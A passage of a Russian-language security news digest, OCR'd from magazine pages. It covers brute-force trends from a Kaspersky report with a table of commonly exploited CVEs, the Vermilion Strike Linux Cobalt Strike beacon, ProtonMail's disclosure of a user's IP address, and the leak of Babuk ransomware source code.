
БРУТФОРС НЕ УСТАРЕВАЕТ

Специалисты «Лаборатории Касперского» подготовили аналитический отчет, посвященный реагированию на инциденты. Исследователи пришли к выводу, что в 2020 году для проникновения в сети организаций хакеры чаще всего использовали брутфорс.

В прошлом году изученные компанией инциденты в основном были связаны с **КРАЖЕЙ ДЕНЕГ**, **УТЕЧКАМИ ДАННЫХ**, **АТАКАМИ ШИФРОВАЛЬЩИКОВ** и **ПОДОЗРИТЕЛЬНОЙ АКТИВНОСТЬЮ** в сети.

Доля брутфорс-атак по всему миру выросла с **13%** до почти **32%** (по сравнению с 2019 годом). Эксперты связывают это с массовым переходом компаний на дистанционную работу в условиях пандемии и более частым использованием протокола RDP.

Второй по распространенности метод проникновения в систему — эксплуатация уязвимостей. Доля таких инцидентов составила **31,5%**.



Более половины всех атак были обнаружены в течение нескольких часов (**18%**) или дней (**55%**). Инциденты длились в среднем около **90 ДНЕЙ**.

В подавляющем большинстве случаев злоумышленники использовали давно известные, но не закрытые на корпоративных устройствах баги, включая **CVE-2019-11510**, **CVE-2018-8453** и **CVE-2017-0144**.

CVE	Область применения	Описание
CVE-2020-0796	SMB-сервис в Microsoft Windows	Уязвимость в сервисе SMBv3 позволяет удаленно исполнять произвольный код без предварительной аутентификации. Наследник уязвимости MS17-010.
CVE-2018-8453	Компонент Win32k Microsoft	Уязвимость позволяет повысить привилегии во время обработки объектов в памяти. Использовалась группой FruityArmor.
CVE-2020-0787	Windows Background Intelligent Transfer Service (BITS)	Уязвимость позволяет повысить привилегии. Широко используется шифровальщиками.
CVE-2017-0144	SMB сервис в Microsoft Windows	Уязвимость в сервисе SMBv1, позволяющая атакующим исполнять код через отправку сетевых пакетов. Используется в эксплоите EternalBlue.
CVE-2019-11510	Pulse Secure SSL VPN	Атакуюший без аутентификации может получить учетные данные пользователя VPN-сервера. Мгновенный доступ к организации-жертве по легитимному каналу.
CVE-2017-11317	Telerik.Web.UI	Уязвимость использует ошибку в функции шифрования RadAsyncUpload, которая позволяет применить удаленные загрузку файлов и исполнение кода.
CVE-2019-0604	Microsoft SharePoint	Уязвимость позволяет удаленно исполнять произвольный код без предварительной аутентификации в Microsoft SharePoint.
CVE-2017-8464	Microsoft Windows Shell	Позволяет локальным пользователям или удаленному атакующему исполнять код путем специально подготовленных LNK-файлов, обрабатываемых приложениями при отображении иконок. Применяется при атаках LemonDuck.

COBALT STRIKE BEACON ДЛЯ LINUX


Эксперты компании Intezer Lab обнаружили Vermilion Strike — адаптированную для Linux вариацию Cobalt Strike Beacon, которую хакеры уже используют в атаках против организаций по всему миру.

Cobalt Strike — легитимный коммерческий инструмент, созданный для пентестеров и red team и ориентированный на эксплуатацию и постэксплуатацию. К сожалению, он давно любим хакерами, начиная от правительственных APT-группировок и заканчивая операторами шифровальщиков. Хотя он недоступен для рядовых пользователей и полная версия оценивается примерно в 3500 долларов за установку, злоумышленники все равно находят способы его использовать (к примеру, полагаются на старые, пиратские, взломанные и незарегистрированные версии).

Обычно преступники используют Cobalt Strike для постэксплуатации, после развертывания так называемых маяков (beacon), которые обеспечивают устойчивый удаленный доступ к скомпрометированным устройствам. Используя маяки, хакеры могут получить доступ к взломанным системам для последующего сбора данных или развертывания дополнительной малвари.


Однако, с точки зрения преступников, у Cobalt Strike всегда был один серьезный недостаток. Дело в том, что он поддерживает только Windows, но не Linux. Но, судя по отчету Intezer Lab, теперь это изменилось.

Впервые исследователи заметили новую реализацию маяка в августе текущего года и дали этому явлению название Vermilion Strike. В компании подчеркивают, что ELF-бинарник Cobalt Strike пока не обнаруживается антивирусными решениями.



0
/ 60
No security vendors flagged this file as malicious
294b8db1f2702b60fb2e42fdc50c2cee6a5046112da9a5
x11-gtk
64bits elf
Community Score

По сути, Vermilion Strike использует тот же формат конфигурации, что и маяк для Windows, он может взаимодействовать со всеми серверами Cobalt Strike, однако не использует код Cobalt Strike. Хуже того, эксперты считают, что тот же разработчик переписал оригинальную версию маяка для Windows, чтобы лучше избегать обнаружения.



Используя телеметрию, предоставленную McAfee Enterprise ATR, исследователи выяснили, что Vermilion Strike используется для атак с августа 2021 года. Преступники нацелены на самые разные компании и организации, от телекомов и государственных учреждений до ИТ-компаний, финансовых учреждений и консалтинговых фирм по всему миру.


НЕ ОЧЕНЬ АНОНИМНЫЙ PROTONMAIL

Вокруг защищенного почтового сервиса ProtonMail разгорелся скандал: руководство сервиса призналось, что недавно было вынуждено сохранить IP-адрес одного из своих клиентов и передать его правоохранительным органам, так как ProtonMail получил соответствующее распоряжение от швейцарских властей, которое невозможно было обжаловать или отклонить.

В итоге компания даже внесла изменения в политику конфиденциальности, заменив фразу «мы не ведем логи IP-адресов» на формулировку: «ProtonMail — это электронная почта, которая уважает конфиденциальность и ставит людей (а не рекламодателей) на первое место»

> «Неважно, какой сервис вы используете, если он не находится в 15 милях от берега в международных водах, компания будет обязана соблюдать закон.
> Proton может быть обязан собирать информацию об учетных записях, принадлежащих пользователям, которые находятся под уголовным расследованием в Швейцарии. Очевидно, что это делается не по умолчанию, а лишь в том случае, если Proton получает юридический приказ для конкретной учетной записи. Интернет в основном не анонимен, и если вы нарушаете закон, законопослушная компания, такая как ProtonMail, может быть юридически обязана сохранить ваш IP-адрес»

— объяснил глава ProtonMail Энди Йен (Andy Yen) в блоге компании




ОПУБЛИКОВАНЫ ИСХОДНИКИ BABUK

Группа исследователей VX-Underground обнаружила, что на русскоязычном хак-форуме был опубликован полный исходный код шифровальщика Babuk. Опубликовавший исходники участник хак-группы утверждал, что у него диагностировали рак легких четвертой стадии и он хочет успеть «пожить как человек». Нужно сказать, что многие ИБ-эксперты считают это заявление ложью.

Продолжение статьи →

← Начало статьи



с меня хватит этих бабаков

dyadka0220 · Yesterday at 3:31 PM

Yesterday at 3:31 PM

